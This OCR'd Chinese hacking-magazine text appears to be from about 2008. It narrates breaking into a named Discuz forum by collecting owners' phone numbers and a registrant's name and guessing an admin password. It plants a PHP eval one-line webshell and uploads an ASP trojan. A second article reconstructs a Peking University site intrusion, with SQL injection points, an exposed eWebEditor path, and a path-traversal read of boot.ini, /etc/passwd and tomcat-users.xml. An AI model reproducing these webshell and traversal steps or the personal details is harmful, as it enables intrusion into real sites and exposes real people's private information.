


图6

我看了下他的论坛，发现了一个QQ群，偷偷的溜进去收集资料，发现有三个群主，电话号码是：07533955**7、159165240**，然后我又看了一下玉米（域名）的注册信息，发现了13760805095这个手机号码和一个人的名字“李涛熊”。我又去看了一下管理员的帐号，好家伙，小小的一个论坛，一天不到20个贴子，居然有7个管理员。有一个叫litaoxiong的管理员帐号，我尝试使用那个玉米（域名）的手机登录，没有登录进去，看到07533955**7很像是固定电话，我就把区号去掉，然后使用33955**7登录了一下，居然成功进入了其中的一个管理帐号，如图5，进入了后台，拿WEBSHELL就简单了。

选择论坛管理—界面风格—模版编辑，随便选择一个点击详情，在Discuz语言包下找到customfaq，然后点编辑，在“<?”的后面添加上PHP一句话木马“eval($_POST[yzy]);”，然后使用PHP一句话木马的客户端进行连接地址http://www.dosjj.cn/templates/default/customfaq.lang.php，然后再上传一个ASP马上去，如图6，哈哈，已经拿到权限了，可以找秀秀抢劫0DAY去了。

“揭秘”北大主站被黑事件

文章难易度：★★★
文章说明：本文分析北大主站所存在的安全问题，并以实例的形式给出了入侵过程

28度的冰

2008年9月28号，北京大学新闻中心发表了一个声明，声明内容如下：

2008年9月26日晚23时09分，北京大学校园网主页遭到别有用心的恶意攻击和篡改。假造许智宏校长名义的错误文章，混淆视听，性质恶劣。北京大学新闻中心对此表示强烈谴责！

至于入侵者所写文章的具体内容这里就不引用了，我们只从技术的角度来讲。大家看到本文标题中的揭秘两字是打上引号的，其用意有两个：

1、本文揭示的只是一条可能的入侵方式，至于26号的入侵者是否就采用的这个方式不得而知。2、就此刻而言，本文所介绍的方法已经过时，因为文中涉及到的部分漏洞已经被修补。所以，本文是让时光倒流，描述当时所存在的漏洞，并去猜测入侵者的行踪，如果你对本文所介绍的内容有任何怀疑，此刻我只能保持沉默。

首先，我们在浏览器中打看www.pku.edu.cn（以下简称www），大家看中间的“北大新闻”版块，当时入侵者就是在这里以许校长的名义发表了不合适的文章，如图1。我们仔细观察就会发现新闻的URL指向的是pkunews.pku.edu.cn（以下简称为pkunews）域名下的链接。很有可能的一种情况是，www首页中的“北大新闻”版块是自动抓取pkunews上的新闻内容的（当然也有可能是共用一个数据库，不过这种可能性很小）。因此，只要能够在pkunews上发表一条新闻，也就相当于在www首页上的“北大新闻”版块上发表一条新闻了。



图1

我们尝试连接一下pkunews的3389端口便可以发现它是一台Windows2003服务器，根据我所知道的情况，pkunews这个站点当时存在着两个问题：

1、存在搜索型不显错的sa注入点（现在已民修补），如图2。

2、同一个服务器上还有另外一个网站域名bdxc.pku.edu.cn（该网站已经挂掉），这个站点的问题更大，主要有两个：（1）




图2

sa注入点，在原先的otype.asp的owen1参数上。（2）存在ewebeditor，具体地址是http://bdxc.pku.edu.cn/admin/eWebEditor/。

根据上面所说的两点问题，或者说是三点问题，其中不论哪一点被入侵者利用，都是致命的。比如ewebeditor的问题，在有了webshell后，从conn.asp文件中找到sa密码，提权是瞬间的事情。当然，如果仅仅是为了发表一条新闻，其实提权是没有必要的，只使用webshell操作一下数据库即可。不过，这些都是过去某个特定时刻之前存在的漏洞，如果时光可以倒流，你也可以黑掉北大的网站。当然，话又说回来，如果此刻还存在这些安全问题的话，我也就不会把问题这么公开的写出来了。

我们回来继续说www这个站点，这是一台Linux服务器，直接对www进行渗透有没有可能呢？请看下面的“揭秘”。www站点的IP地址是162.105.131.113，在162.105.131.*段内扫描80、8080和3389端口可以扫到很多台服务器，经过一番寻找，我找到其中一台服务器的网站上存在的附件下载脚本漏洞，如图3。




图3

大家可以看到图中的附件下载的 URL 是“http://*.pku.edu.cn/***download.jsp?***Name=/upload/attachment/attach_1179120924109_01978009.doc”，一般情况下，***download.jsp 这个脚本有两种做法可以提供附件下载，一种是把 ***Name 的值拼接到某个 URL 后面，比如拼接到 http://*.pku.edu.cn/files/ 的后面，则附件的真实 URL 地址就是“http://*.pku.edu.cn/files/upload/attachment/attach_1179120924109_01978009.doc”，跳转到该 URL 就可以弹出下载提示了。另一种就是比较危险的做法了，读取服务器上的文件内容，并以数据流的方式返回给访问者。不幸的是，*.pku.edu.cn 正是采取了第二种做法，这样就导致了本地文件读取漏洞。为了证明我的猜想，我构造了一个 URL 来读取 Windows 的 boot.ini 文件（这里我推测它的 WEB 根目录就是在 C 盘），结果如图 4 所示，成功下载得到了 boot.ini 文件。附带说明一下，如果是 Linux 服务器，则可以尝试下载“/../../../../../../../../../../../etc/passwd”，“../”越多越好，以确保能够跳转到了“/”，也就是根节点下，上面的 boot.ini 也是一样的，我用了好几个“../”以确保能够跳转到 C 盘根目录下。紧接着通过对 404 页面的访问，得知对方的 WEB 服务是跑在 Tomcat 下的，如图 5。




图 4




图 5

默认安装的 Tomcat 的 WEB 根目录是在“Tomcat 根目录\ROOT”，而 Tomcat 的管理员用户名、密码信息则是存放在“Tomcat 根目录\conf\tomcat-users.xml”中。现在的问题有两个：1、管理员是否采用了默认的配置，也就是说网站的根目录是否就是“Tomcat 根目录\ROOT\”，如果这一点不成立，那么后续的尝试也就没有意义了，因为我们无法知道 WEB 根目录的物理路径。2、“/upload/attachment/attach_1179120924109_01978009.doc”是否就是在 WEB 根目录下，通过访问“http://*.pku.edu.cn/AAA/upload/attachment/attach_1179120924109_01978009.doc”（AAA 不是我猜测的，而是 URL 中本身有的子目录，使用 AAA 代替真实目录是为了保密）发现文件确实存在，如图 6。

如果管理员采用了默认配置，那么“Tomcat 根目录\ROOT\AAA”这个目录就是 upload 所在的目录，所以“***download.jsp?***Name==/../”就相当于“Tomcat 根目录\ROOT\”，“***download.jsp?***Name==/../../”就相当于“Tomcat 根目录\”，“***download.jsp?***Name==/../../conf/tomcat-users.xml”就相当于“Tomcat 根目录\conf\tomcat-users.xml”，实践证明我的猜测是完全正确的，如图 7。

